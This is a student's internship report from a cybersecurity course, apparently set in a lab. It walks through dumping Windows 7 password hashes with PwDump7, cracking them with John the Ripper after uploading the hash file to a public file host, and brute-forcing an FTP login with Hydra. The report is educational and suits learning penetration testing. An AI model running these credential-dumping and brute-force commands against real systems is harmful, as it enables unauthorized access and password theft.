INTERNSHIP ON CYBER SECURITY

Introduction:

My name is Nikhil K Bhat. I'm from Karkala. Currently pursuing Bachelors in Information Science & Engineering from Mangalore Institute of Technology and Engineering, Moodabidri. This is my internship where I worked as an intern as a Security Analyst at DLithe.

About DLithe:

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

Summary of the Internship:

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

TECHNICAL TASKS PERFORMED


Group 1:

2a) PASSWORD CRACKING OF WINDOWS 7


Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: Go to windows7 and download pwdmp7 and unzip it.




Step 2: After unzipping the file and extract it in the C-drive of my computer and add it inside windows.





Step 3: Run cmd as administrator and perform these steps

- cd..
- cd pwdump7
- PwDump7.exe > hash.txt
- hash.txt (to view the file)




Step 4: Now send the hash.txt file to kali. So, upload the file in **tmpfile.org**





Step 5: In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.




Step 6: Run the cmd and become the super user using sudo -su.
Create a new file using **nano** (file name) and paste the file. Save it and exit.
In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X


John hash.txt



2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.



'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux, Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1st create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.


The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.


- **hydra**: This is the command to invoke the Hydra password cracking tool.
- **-L user**: This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass**: This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **ftp://192.168.56.101**: This is the protocol and IP address of the target FTP server.


By this we can perform brute-force attack. At the end we get the username and password of the user.


3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE

